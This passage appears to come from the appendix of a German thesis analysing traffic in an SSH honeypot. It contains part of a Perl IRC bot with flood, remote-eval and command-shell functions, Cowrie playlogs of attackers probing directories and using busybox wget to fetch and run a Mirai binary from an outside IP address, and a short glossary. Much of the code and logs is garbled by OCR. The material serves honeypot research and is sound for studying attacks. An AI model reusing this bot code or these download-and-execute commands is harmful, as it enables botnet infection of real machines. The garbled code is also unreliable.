   } elsif ($servarg =~ /^\:(.+?)\!(.+?)\@(.+?)\s+NICK\s+\:(\S+)/i) {
    if (lc($1) eq lc($meunick)) {
139
      $meunick=$4;
140
      $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
141
142
   } elsif ($servarg =~ m/^\:(.+?)\s+433/i) {
143
   nick("$meunick|".int rand(999999));
144
    } elsif ($servarg =~ m/^\:(.+?)\s+001\s+(\S+)\s/i) {
    $meunick = $2;
146
   $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
147
    $irc_servers{$IRC_cur_socket}{'nome'} = "$1";
    foreach mycanal (@canais) {
149
      sendraw("JOIN $canal ddosit");
150
   }
151
   }
   }
156
    subircase {
157
158
      my($kem, $printl, $case) = @_;
159
      if ($case =~ /^join (.*)/) {
160
        j("$1");
161
162
163
      if ($case =~ /^refresh (.*)/) {
164
        my$goni = $titi[rand scalar @titi];
165
166
```

```
if ($case =~ /^part (.*)/) {
        p("$1");
169
      }
      if ($case =~ /^rejoin\s+(.*)/) {
171
        my$chan = $1;
        if (\frac{-}{(d+)}(.*)) {
173
174
          for (my$ca = 1; $ca <= $1; $ca++ ) {
            p("$2");
            j(<mark>"$2"</mark>);
          }
        } else {
178
        p("$chan");
179
        j("$chan");
180
181
      }
    }
182
    if ($case =~ /^op/) {
183
      op("$printl", "$kem") if $case eq "op";
      my$oarg = substr($case, 3);
185
      op("$1", "$2") if (soarg = /(\S+)\s+(\S+)/;
186
187
   }
    if ($case =~ /^deop/) {
188
      deop("$printl", "$kem") if $case eq "deop";
189
      my$oarg = substr($case, 5);
190
      deop("$1", "$2") if (soarg = ((S+))s+((S+));
    }
192
193
    if (see = /msg(s+(S+)(.*)/) {
      msg("$1", "$2");
194
195
    if (\frac{\text{see}}{\text{case}} /\frac{\text{flood}}{\text{s+}(d+)}+(\frac{\text{s+}}{\text{s+}}) {
196
      for (my$cf = 1; $cf <= $1; $cf++) {
        msg("$2", "$3");
198
      }
199
200
    if (see = /\hat s+(s+) (.*)/) {
201
      ctcp("$1", "$2");
202
    204
      for (my$cf = 1; $cf <= $1; $cf++) {
205
        ctcp("$2", "$3");
206
207
      }
    }
208
    if ($case =~ /^nick (.*)/) {
209
      nick("$1");
210
   }
211
    if (see = \connect\s+(\S+)\s+(\S+)) {
212
      conectar("$2", "$1", 6667);
213
   }
214
    if ($case =~ /^raw (.*)/) {
215
      sendraw("$1");
```

```
if ($case =~ /^eval (.*)/) {
218
      eval "$1":
219
    }
    }
221
222
    subshell {
223
      my$printl=$_[0];
224
      my$comando=$_[1];
225
      if ($comando =~ /cd (.*)/) {
226
        chdir("$1") || msg("$printl", "No such file or directory");
227
        return
228
229
      elsif ($pid = fork) {
230
        waitpid($pid, 0);
231
      } else {
232
233
      if (fork) {
        exit;
234
      } else {
235
      my@resp='$comando 2>&1 3>&1';
236
      my$c=0;
237
      foreach mylinha (@resp) {
238
239
        $c++;
        chop $linha;
240
        sendraw($IRC_cur_socket, "PRIVMSG $printl :$linha");
241
242
        if ($c == "$linas_max") {
          $c=0;
243
          sleep $sleep;
244
        }
245
      }
246
      exit;
247
   }
248
249
    }
250
251
    subctcp {
253
      return unless#_ == 1;
254
      sendraw("PRIVMSG $_[0] :\001$_[1]\001");
255
256
   }
    submsg {
257
      return unless#_ == 1;
      sendraw("PRIVMSG $_[0] :$_[1]");
259
   }
260
    subnotice {
261
      return unless#_ == 1;
      sendraw("NOTICE $_[0] :$_[1]");
263
264
   subop {
```

```
return unless#_ == 1;
      sendraw("MODE $_[0] +o $_[1]");
267
268
    subdeop {
      return unless#_ == 1;
270
      sendraw("MODE $_[0] -o $_[1]");
271
    sub j { & join(@_); }
273
    sub join {
274
      return unless#_ == 0;
275
      sendraw("JOIN $_[0]");
   }
277
    subp { part(0 ); }
278
    subpart {
      sendraw("PART $_[0]");
280
281
    subnick {
      return unless#_ == 0;
283
      sendraw("NICK $ [0]");
284
285
286
    subquit {
      sendraw("QUIT :$_[0]");
287
    }
```

Listing A.7: Fallbeispiel 2: Playlog

```
cowrie@ip-172-31-32-133:~/bjnt$on playlog -c
  ../log/tty/20180702-215624-None-1715i.log
  The programs included with the Debian GNU/Linux system are free software;
  the exact distribution terms for each program are described in the
  individual files in /usr/share/doc/*/copyright.
  Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
  permitted by applicable law.
10 system@userdbsh-$
  system@userdb>/thp/.ptmx && cd /tmp/
  system@userdb:/tm/p$r/.ptmx && cd /var/
  system@userdb:/va/f$ev/.ptmx && cd /dev/
14 system@userdb:/de/mfat/.ptmx && cd /mnt/
  system@userdb:/mx/t$r/run/.ptmx && cd /var/run/
system@userdb:/var/runtar/tmp/.ptmx && cd /var/tmp/
17 system@userdb:/var/tm/pstmx && cd /
  system@userdb>/$ev/netslink/.ptmx && cd /dev/netslink/
19 touch: cannot touch '/dev/netslink/.ptmx': no such file or directory
20 bash: cd: /dev/netslink/: No such file or directory
21 system@userdb>/$ev/shm/.ptmx && cd /dev/shm/
  system@userdb:/dev/sh/ms/.ptmx && cd /bin/
  system@userdb:/bix/$tc/.ptmx && cd /etc/
```

system@userdb:/et@\$oot/.ptmx && cd /boot/

```
system@userdb:/boo/tsr/.ptmx && cd /usr/
  system@userdb:/usbsn/busybox rm -rf zPnr6HpQj2 XkTer0GbA1
  system@userdb:/usr$n/busybox cp /bin/busybox zPnr6HpQj2; >zPnr6HpQj2;
,→ /bin/busybox chmod 777 zPnr6HpQj2; /bin/busybox KET
28 KET: applet not found
  system@userdb:/ustsh/busybox cat /bin/busybox || while read i; do echo $i; done-
,→ < /bin/busybox
30 ELF>xxxxxxxxxx .shstrtab.text
  x@xy
31
32 bash: while: command not found
33 bash: do: command not found
  bash: done: command not found
34
  system@userdb:/usr$TY/bin/busybox KET
  KET: applet not found
  system@userdb:/ustan/busybox wget; /bin/busybox tftp; /bin/busybox KET
37
  wget: missing URL
  Usage: wget [OPTION]... [URL]...
39
40
  Try 'wget --help' for more options.
  usage: tftp [-h] [-c C C] [-l L] [-g G] [-p P] [-r R] [hostname]
42
  KET: applet not found
43
44 system@userdb:/usb$n/busybox wget http://195.43.95.179:80/bins/ket.x86 -0 ->
,→ zPnr6HpQj2; /bin/busybox chmod 777 zPnr6HpQj2; /bin/busybox KET
  --2018-07-02 21:56:24-- http://195.43.95.179:80/bins/ket.x86
  Connecting to 195.43.95.179:80... connected.
46
  HTTP request sent, awaiting response... 200 OK
  Length: 18312 (17K) [text/whatever]
48
  Saving to: 'STDOUT'
49
  100%[======>] 18.312
                                                            4K/s eta Os
   2018-07-02 21:56:27 (4 KB/s) - '-' saved [18312/18312]
  'ascii' codec can't decode byte 0x88 in position 24: ordinal not in range(128)
  2018-07-02 21:56:27 ERROR 404: Not Found.
  KET: applet not found
57
  system@userdb:/usr*Pnr6HpQj2 selfrep.wget; /bin/busybox ANA
  bash: ./zPnr6HpQj2: command not found
60 ANA: applet not found
  system@userdb:/usr$n/busybox rm -rf XkTerOGbA1; >zPnr6HpQj2; /bin/busybox KET
  KET: applet not found
  Listing A.8: Fallbeispiel 3: Playlog
  cowrie@ip-172-31-32-133:~/bintson playlog
,→ ../log/tty/20180703-220353-None-2939i.log
3 The programs included with the Debian GNU/Linux system are free software;
4 the exact distribution terms for each program are described in the
```




Abbildung A.33.: Fallbeispiel 2: Scan VirusTotal Mirai

```
individual files in /usr/share/doc/*/copyright.
   Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
   permitted by applicable law.
   admin@userdbenable
   enable .
11
   enable :
12
   enable [
13
14
   enable alias
  enable bg
15
   enable bind
16
   enable break
   enable builtin
18
   enable caller
19
   enable cd
  enable command
21
  enable compgen
22
   enable complete
   enable continue
24
   enable declare
25
   enable dirs
   enable disown
   enable echo
```

Analyse von Traffic in einem SSH-Honeypot

```
enable enable
   enable eval
30
  enable exec
31
   enable exit
  enable export
33
34 enable false
   enable fc
  enable fg
  enable getopts
37
   enable hash
38
  enable help
  enable history
40
  enable jobs
41
  enable kill
  enable let
43
   enable local
44
  enable logout
  enable popd
46
  enable printf
47
  enable pushd
49
   enable pwd
  enable read
50
  enable readonly
  enable return
  enable set
53
54
  enable shift
   enable shopt
  enable source
56
  enable suspend
57
  enable test
  enable times
59
  enable trap
60
   enable true
  enable type
62
63 enable typeset
   enable ulimit
   enable umask
  enable unalias
66
   enable unset
67
  enable wait
  admin@userdbsystem
69
  bash: system: command not found
70
  admin@userdbshe$1
72 bash: shell: command not found
   admin@userdbsh$
73
74 admin@userdb/bi$/busybox BwHJ6oS9
75 BwHJ6oS9: applet not found
   admin@userdb/bis/busybox cat /proc/mounts; /bin/busybox BwHJ6oS9
  rootfs / rootfs rw 0 0
```

Analyse von Traffic in einem SSH-Honeypot

```
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
   proc /proc proc rw,relatime 0 0
   udev /dev devtmpfs rw.relatime.size=10240k.nr inodes=997843.mode=755 0 0
80
   devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000 0 0
   tmpfs /run tmpfs rw,nosuid,relatime,size=1613336k,mode=755 0 0
   /dev/dm-0 / ext3 rw,relatime,errors=remount-ro,data=ordered 0 0
   tmpfs /dev/shm tmpfs rw,nosuid,nodev 0 0
   tmpfs /run/lock tmpfs rw,nosuid,nodev,noexec,relatime,size=5120k 0 0
   systemd-1 /proc/sys/fs/binfmt misc autofs
   rw,relatime,fd=22,pgrp=1,timeout=300,minproto=5,maxproto=5,direct 0 0
   fusectl /sys/fs/fuse/connections fusectl rw,relatime 0 0
   /dev/sda1 /boot ext2 rw,relatime 0 0
   /dev/mapper/home /home ext3 rw,relatime,data=ordered 0 0
89
   binfmt_misc /proc/sys/fs/binfmt_misc binfmt_misc rw,relatime 0 0
   BwHJ6oS9: applet not found
91
   admin@userdb/bra/busybox echo -e '\x50\x6f\x72\x74/' > //.none; /bin/busybox
92
 ,→ cat //.none; /bin/busybox rm //.none
   admin@userdb/bis/busybox echo -e '\x50\x6f\x72\x74/sys' > /sys/.none;
9.4
 ,→ /bin/busybox cat /sys/.none; /bin/busybox rm /sys/.none
   admin@userdb/brfh/busybox echo -e '\x50\x6f\x72\x74/proc' > /proc/.none;
 ,→ /bin/busybox cat /proc/.none; /bin/busybox rm /proc/.none
   Port/proc
   admin@userdb/bts/busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none;
 ,→ /bin/busybox cat /dev/.none; /bin/busybox rm /dev/.none
   Port/dev
   admin@userdb/bi$/busybox echo -e '\x50\x6f\x72\x74/dev/pts' > /dev/pts/.none;
 ,→ /bin/busybox cat /dev/pts/.none; /bin/busybox rm /dev/pts/.none
   Port/dev/pts
   admin@userdb/bts/busybox echo -e '\x50\x6f\x72\x74/run' > /run/.none;
102
 ,→ /bin/busybox cat /run/.none; /bin/busybox rm /run/.none
   Port/run
   admin@userdb/bis/busybox echo -e '\x50\x6f\x72\x74/' > //.none; /bin/busybox
104
 ,→ cat //.none; /bin/busybox rm //.none
   Port/
   Port/
106
   admin@userdb/br$/busybox echo -e '\x50\x6f\x72\x74/dev/shm' > /dev/shm/.none;
107
 ,→ /bin/busybox cat /dev/shm/.none; /bin/busybox rm /dev/shm/.none
   Port/dev/shm
admin@userdb/b$/busybox echo -e '\x50\x6f\x72\x74/run/lock' > /run/lock/.none;
 ,→ /bin/busybox cat /run/lock/.none; /bin/busybox rm /run/lock/.none
110 Port/run/lock
   admin@userdb/bsh/busybox echo -e '\x50\x6f\x72\x74/proc/sys/fs/binfmt_misc' >
 , /proc/sys/fs/binfmt_misc/.none; /bin/busybox cat /proc/sys/fs/binfmt_misc/.none;
 ,→ /bin/busybox rm /proc/sys/fs/binfmt_misc/.none
Port/proc/sys/fs/binfmt_misc
```

Analyse von Traffic in einem SSH-Honeypot

```
admin@userdb/bs/busybox echo -e '\x50\x6f\x72\x74/sys/fs/fuse/connections' >
   /sys/fs/fuse/connections/.none; /bin/busybox cat /sys/fs/fuse/connections/.none;
 → /bin/busybox rm /sys/fs/fuse/connections/.none
   -bash: /sys/fs/fuse/connections/.none: No such file or directory
   cat: /sys/fs/fuse/connections/.none: No such file or directory
   rm: cannot remove '/sys/fs/fuse/connections/.none': No such file or directory
116
   admin@userdb/b势/busybox echo -e '\x50\x6f\x72\x74/boot' > /boot/.none;
 ,→ /bin/busybox cat /boot/.none; /bin/busybox rm /boot/.none
   Port/boot
118
   admin@userdb/bish/busybox echo -e '\x50\x6f\x72\x74/home' > /home/.none;
 ,→ /bin/busybox cat /home/.none; /bin/busybox rm /home/.none
   Port/home
120
   admin@userdb/brh/busybox echo -e '\x50\x6f\x72\x74/proc/sys/fs/binfmt misc' >
 , /proc/sys/fs/binfmt_misc/.none; /bin/busybox cat /proc/sys/fs/binfmt_misc/.none;
 ,→ /bin/busybox rm /proc/sys/fs/binfmt_misc/.none
   Port/proc/sys/fs/binfmt_misc
122
Port/proc/sys/fs/binfmt_misc
admin@userdb/bth/busybox echo -e '\x50\x6f\x72\x74/tmp' > /tmp/.none;
 → /bin/busybox cat /tmp/.none; /bin/busybox rm /tmp/.none
   Port/tmp
125
   admin@userdb/bra/busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none;
126
 ,→ /bin/busybox cat /dev/.none; /bin/busybox rm /dev/.none
  Port/dev
   Port/dev
128
   admin@userdb/bis/busybox BwHJ6oS9
129
   BwHJ6oS9: applet not found
130
   admin@userdbrm$/.t; rm //.sh; rm //.human
   admin@userdbrm$sys/.t; rm /sys/.sh; rm /sys/.human
132
   admin@userdbrm $\proc/sys/fs/binfmt misc/.t; rm /proc/sys/fs/binfmt misc/.sh; rm \c-
   /proc/sys/fs/binfmt_misc/.human
   admin@userdbrm$tmp/.t; rm /tmp/.sh; rm /tmp/.human
   admin@userdb&&$tmp/
135
   admin@userdb:/tmmp$/busybox cp /bin/echo pfi ; >pfi; /bin/busybox chmod 777
 ,→ pfi; /bin/busybox BwHJ6oS9
   BwHJ6oS9: applet not found
137
   admin@userdb:/tmms/busybox cat /bin/echo
   ELF>x000080000yy.shstrtab.text
139
140
   admin@userdb:/tmp$Y/bin/busybox BwHJ6oS9
141
   BwHJ6oS9: applet not found
   admin@userdb:/tmu$/busybox echo bFRP | base64 -d; /bin/busybox echo Nkty |
143
   openssl base64 -d; /bin/busybox BwHJ6oS9
   1TObash: openssl: command not found
   BwHJ6oS9: applet not found
145
   admin@userdb:/tmp$
146
   admin@userdb:/tmpa$code <<'~'
   bash: uudecode: command not found
148
   admin@userdb:/tmmp$n 644 /tmp/.none
   bash: begin: command not found
```

Analyse von Traffic in einem SSH-Honeypot

```
admin@userdb:/tmp$ 6:"<];#=!>,$&₺?% _+3(\/ '
   bash: 6:": command not found
   admin@userdb:/tmp$
   bash: ': command not found
154
   admin@userdb:/tmps
   bash: end: command not found
   admin@userdb:/tmp$
   bash: ~: command not found
   admin@userdb:/tmp$/tmp/.none;rm /tmp/.none;/bin/busybox BwHJ6oS9
   cat: /tmp/.none: No such file or directory
160
   BwHJ6oS9: applet not found
   admin@userdb:/tr/mp$/busybox echo -ne '\xdd\x00'; echo -ne '\x55\xaa';
 ,→ /bin/busybox BwHJ6oS9
   UBwHJ6oS9: applet not found
163
```

Glossar

\mathbf{A}

Antiviren-Scanner Software zur Erkennung (und meist auch Entfernung) von Malware. 4

 \mathbf{F}

Firewall System, dass einen Rechner oder ein Rechnernetz vor unerwünschtem Zugriff schützt.. 4

Ι

Intrusion Detection System System, dass unerwünschten Netzwerkverkehr innerhalb eines Rechnernetzes anhand von definierten Regeln erkennt.. 4

 \mathbf{N}

Network Security Monitoring Network Security Monitoring bezeichnet einen ganzheitlichen Ansatz zur Sammlung, Erkennung und Analyse von Angriffen auf ein Netzwerk (siehe Kapitel 2.1). 4, 5

 ${f Z}$

Zero-Day-Attacke Angriff mittels eines Zero-Day-Exploits. 6
Zero-Day-Exploit Systematisches Ausnutzen einer Schwachstelle einer Software oder eines Systems, bevor ein Patch existiert.. 6